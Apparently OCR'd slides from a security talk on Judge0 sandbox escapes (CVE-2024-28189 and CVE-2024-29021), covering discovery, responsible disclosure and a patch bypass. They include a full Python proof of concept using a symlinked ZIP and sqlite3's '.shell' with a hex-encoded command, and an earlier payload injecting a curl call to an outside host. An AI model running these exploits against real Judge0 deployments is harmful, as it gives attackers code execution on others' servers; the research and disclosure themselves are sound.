
```
`sudo chown $(whoami): #{run_script} && rm #{run_script}` unless submission.is_project
```

Symlinks, part 2

>>>



The difference between rm and chown




The difference between rm and chown

Impact

- Can chown arbitrary files to the current user
- Was hopeful at first as in the development environment we are a low privilege user, and changing root owned files could have impact
- However in production the program runs as root

Wait a second...

```
unless submission.is_project
  # gsub is mandatory!
  command_line_arguments = submission.command_line_arguments.to_s.strip.encode("UTF-8", invalid: :replace).gsub(/[$&;<>|`]/, "")
  File.open(run_script, "w") { |f| f.write("#{submission.language.run_cmd} #{command_line_arguments}")}
end
```




>>>

Why this is a big deal

Let's look at a short animation to visualise everything that's going on.


Disclaimer: Some minor changes have been made to help simplify things (e.g. skipping some steps, renaming run to run.sh)

>>>



Normal Workflow

>>>



How the exploit takes advantage of this

>>>

Controlling the file contents

The contents written to the file is:

- **submission.language.run_cmd (eg. “python3 script.py”)**
- **command_line_arguments (eg “--option value”)**

We can only control the arguments (the second one)


```
unless submission.is_project
  # gsub is mandatory!
  command_line_arguments = submission.command_line_arguments.to_s.strip.encode("UTF-8", invalid: :replace).g
  File.open(run_script, "w") { |f| f.write("#{submission.language.run_cmd} #{command_line_arguments}")}
end
```

>>>

Controlling the File Write

Use the blacklist bypass found previously, but also use it to create a symlink:

```
print(requests.post(
    TARGET + "/submissions?wait=true",
    json={
        "source_code": "NOT IMPORTANT",
        "language_id": 73, # Rust
        "compiler_options": "--version\n-s ../../../../../../usr/local/bin/isolate ./run\n#",
        "command_line_arguments": "x\ncurl http://host.docker.internal:9001/rce"
    },
).json())
```




What if we want to run complex commands?

Remember, our payload still has a blacklist applied.

However, if we can encode our payload, we can run whatever command we want.

```
hex_payload = CMD.encode().hex()
encoded_command = 'python3 -c __import__("os").system(bytes.fromhex("{}").decode())'.format(hex_payload)
encoded_command = encoded_command.replace("(","\\\\(").replace(")","\\\\)").replace('"','\\\\"')
```

>>>



Potential attack surface

>>>

Reporting the bug

- What if the author decides to patch gsub to avoid newlines?
- We rely on it twice in this exploit, but it isn't the root cause
- Would be nice if I could still get this to work without gsub, then I could report issues separately (and they can get patched separately)

Two issues

- We are relying on newline injection in the compiler arguments to create the symlink and trigger the vulnerability
- We are relying on newline injection in the runtime arguments to execute our payload once the file is overwritten

We need to handle both of them without using newline injection.

Creating the symlink

Judge0 supports supplying a ZIP file rather than a single script.

(Side note: unzip occurs inside sandbox so zip slip doesn't work)

```
45      # Create zipfile in memory
46      zip_buffer = io.BytesIO()
47      with zipfile.ZipFile(zip_buffer, "a", zipfile.ZIP_DEFLATED, False) as zip_file:
48          # Add symlink to zipfile. The symlink is called "run" and points to "/usr/local/bin/isolate"
49          symlink_file = zipfile.ZipInfo("run")
50          symlink_file.create_system = 3
51          unix_st_mode = stat.S_IFLNK | stat.S_IRUSR | stat.S_IWUSR | stat.S_IXUSR | stat.S_IRGRP | stat.S_IWGRP |
            stat.S_IXGRP | stat.S_IROTH | stat.S_IWOTH | stat.S_IXOTH
52          symlink_file.external_attr = unix_st_mode << 16
53          zip_file.writestr(symlink_file, '/usr/local/bin/isolate')
```

TANTO

Executing our payload

We can't use a newline to run our shell, but perhaps one of the supported languages has a flag that lets us run code?

The issue is, most languages will treat command line arguments at the end as arguments to the program (as opposed to arguments to the interpreter)

```
root@c1c58de11f4b:/api# python3 -c 'print("PWNED")' script.py
PWNED
root@c1c58de11f4b:/api# python3 script.py -c 'print("PWNED")'
python3: can't open file 'script.py': [Errno 2] No such file or directory
```

>>>

<Side Note />

Why can’t we put our payload in script.py?

script.py is a local path to a script, and our current working directory will be incorrect.

A language that fits our needs

```
{
  id: 82,
  name: "SQL (SQLite 3.27.2)",
  is_archived: false,
  source_file: "script.sql",
  run_cmd: "/bin/cat script.sql | /usr/bin/sqlite3 db.sqlite"
},
```

```
Usage: sqlite3 [OPTIONS] [FILENAME [SQL]]
FILENAME is the name of an SQLite database. A new database is created
if the file does not previously exist. Defaults to :memory:.
OPTIONS include:
   --                   treat no subsequent arguments as options
   -A ARGS...           run ".archive ARGS" and exit
   -append              append the database to the end of the file
   -ascii               set output mode to 'ascii'
   -bail                stop after hitting an error
   -batch               force batch I/O
   -box                 set output mode to 'box'
   -column              set output mode to 'column'
   -cmd COMMAND         run "COMMAND" before reading stdin
```

```python
import requests
import io
import zipfile
import base64
import stat

TARGET = "http://localhost:2358"
# Command to run outside of isolated environment
CMD = "touch /tmp/poc" # Create file inside tmp folder of docker container to show that isolate was escaped

# Create zipfile in memory
zip_buffer = io.BytesIO()
with zipfile.ZipFile(zip_buffer, "a", zipfile.ZIP_DEFLATED, False) as zip_file:
    # Add symlink to zipfile. The symlink is called "run" and points to "/usr/local/bin/isolate"
    symlink_file = zipfile.ZipInfo("run")
    symlink_file.create_system = 3
    unix_st_mode = stat.S_IFLNK | stat.S_IRUSR | stat.S_IWUSR | stat.S_IXUSR | stat.S_IRGRP | stat.S_IWGRP | stat.S_IXGRP | stat.S_IROTH | stat.S_IWOTH |
    stat.S_IXOTH
    symlink_file.external_attr = unix_st_mode << 16
    zip_file.writestr(symlink_file, '/usr/local/bin/isolate')

# To avoid running into issues with the filter, we will encode the command inside python
hex_payload = CMD.encode().hex()
encoded_command = 'python3 -c __import__("os").system(bytes.fromhex("{}").decode())'.format(hex_payload)
encoded_command = encoded_command.replace("(","\\\\(").replace(")","\\\\)").replace('"','\\\\"')

# Submit the zipfile to the server.
print(requests.post(
    TARGET + "/submissions?wait=true",
    json={
        "source_code": "NOT IMPORTANT",
        "language_id": 82, # SQLite
        "additional_files": base64.b64encode(zip_buffer.getvalue()).decode(),
        "command_line_arguments": f"-cmd '.shell {encoded_command}'"
    },
).json()['stdout'])
```

Live Demo
(what could possibly go wrong)

>>>


Reporting the findings

The reporting process

Seeing as it is open source on Github, we can use Github's security page to achieve this.

I helped him to set this up over call (it's really easy)


We can also request CVEs through Github.



SSRF: CVE-2024-29021
Sandbox escape: CVE-2024-29021

>>>

The bypass



Commit history after patch

How the patch works

We are now running as user Judge0 (low privileged, sudo permission)

Critical files are owned by root

```
judge0@9dafc68e7af4:/api$ ls -l
total 112
drwxr-xr-x 12 root   root    4096 Mar 18  2024 app
drwxr-xr-x  2 root   root    4096 Mar 18  2024 bin
drwxr-xr-x  4 root   root    4096 Apr 17 23:16 config
-rw-r--r--  1 root   root      61 Mar 18  2024 config.ru
drwxr-xr-x  2 root   root    4096 Mar 18  2024 cron
drwxr-xr-x  4 root   root    4096 Apr 17 23:16 db
-rwxr-xr-x  1 root   root      32 Mar 18  2024 docker-entrypoint.sh
drwxr-xr-x  3 root   root    4096 Apr 17 21:10 docs
-rw-rw-r--  1 root   root     459 Apr 17 23:14 Gemfile
-rw-rw-r--  1 root   root    5339 Apr 17 23:14 Gemfile.lock
drwxr-xr-x  3 root   root    4096 Mar 18  2024 lib
-rw-r--r--  1 root   root   34526 Mar 18  2024 LICENSE
drwxr-xr-x  2 root   root    4096 Mar 18  2024 log
drwxr-xr-x  2 root   root    4096 Apr 17 23:16 public
-rw-r--r--  1 root   root     161 Mar 18  2024 Rakefile
drwxr-xr-x  2 root   root    4096 Mar 18  2024 scripts
drwxr-xr-x  9 root   root    4096 Mar 18  2024 spec
drwxr-xr-x  1 judge0 judge0  4096 Mar 18  2024 tmp
drwxr-xr-x  2 root   root    4096 Mar 18  2024 vendor
judge0@9dafc68e7af4:/api$ whoami
judge0
judge0@9dafc68e7af4:/api$
```

How the patch works

We are now running as user Judge0 (low privileged, sudo permission)

Critical files are owned by root

It looks like /tmp is still owned by our user →

(we can overwrite files in it)

```
judge0@9dafc68e7af4:/api$ ls -l
total 112
drwxr-xr-x 12 root   root    4096 Mar 18  2024 app
drwxr-xr-x  2 root   root    4096 Mar 18  2024 bin
drwxr-xr-x  4 root   root    4096 Apr 17 23:16 config
-rw-r--r--  1 root   root      61 Mar 18  2024 config.ru
drwxr-xr-x  2 root   root    4096 Mar 18  2024 cron
drwxr-xr-x  4 root   root    4096 Apr 17 23:16 db
-rwxr-xr-x  1 root   root      32 Mar 18  2024 docker-entrypoint.sh
drwxr-xr-x  3 root   root    4096 Apr 17 21:10 docs
-rw-rw-r--  1 root   root     459 Apr 17 23:14 Gemfile
-rw-rw-r--  1 root   root    5339 Apr 17 23:14 Gemfile.lock
drwxr-xr-x  3 root   root    4096 Mar 18  2024 lib
-rw-r--r--  1 root   root   34526 Mar 18  2024 LICENSE
drwxr-xr-x  2 root   root    4096 Mar 18  2024 log
drwxr-xr-x  2 root   root    4096 Apr 17 23:16 public
-rw-r--r--  1 root   root     161 Mar 18  2024 Rakefile
drwxr-xr-x  2 root   root    4096 Mar 18  2024 scripts
drwxr-xr-x  1 judge0 judge0  4096 Mar 18  2024 tmp
judge0@9dafc68e7af4:/api$ whoami
judge0
judge0@9dafc68e7af4:/api$
```

```
root@c1c58de11f4b:/api/tmp# ls -l
total 20
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 cache
-rw-r--r-- 1 judge0 judge0 4296 Sep 24 23:17 environment
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 pids
-rw-r--r-- 1 judge0 judge0    0 Sep 24 23:17 restart.txt
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 sockets
```


What is in /tmp?

>>>

```
root@c1c58de11f4b:/api/tmp# ls -l
total 20
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 cache
-rw-r--r-- 1 judge0 judge0 4296 Sep 24 23:17 environment
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 pids
-rw-r--r-- 1 judge0 judge0    0 Sep 24 23:17 restart.txt
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 sockets
root@c1c58de11f4b:/api/tmp# crontab -l
0 0 * * * bash -c "source /api/tmp/environment; cd /api; rake judge0:clear_cache &> /api/log/clear_cache.log"
0 */12 * * * bash -c "source /api/tmp/environment; /api/bin/telemetry &> /api/log/telemetry.log"
```

The /api/tmp/environment file

>>>



Herman fixes the issue


I had one last trick up my sleeve…

>>>

```
`sudo chown $(whoami): #{run_script} && rm #{run_script}` unless submission.is_project
```

Remember this bug?

>>>



Bypass Using Chown

>>>

CVE-2024-28189

>>>

Future research points

Since then I have moved on to other things. However, there are still possibilities to be further developed.

Finding an exploit that could target Judge0 instances where we cannot control command_line_arguments would be maximum impact.

This might apply to things like programming interview platforms.

>>>

Future research points

I did take a quick look into this…

Couldn’t really find a suitable language that could create a symlink at compile time (Rust looked promising but I couldn’t get it to work, it’s probably doable with multifile projects but I’m trying to avoid that)

Additionally, not being able to change command_line_arguments gives us limited control over the written program. Couldn’t find a way to manipulate this to get code execution.

Questions


Thank you
tantosec.com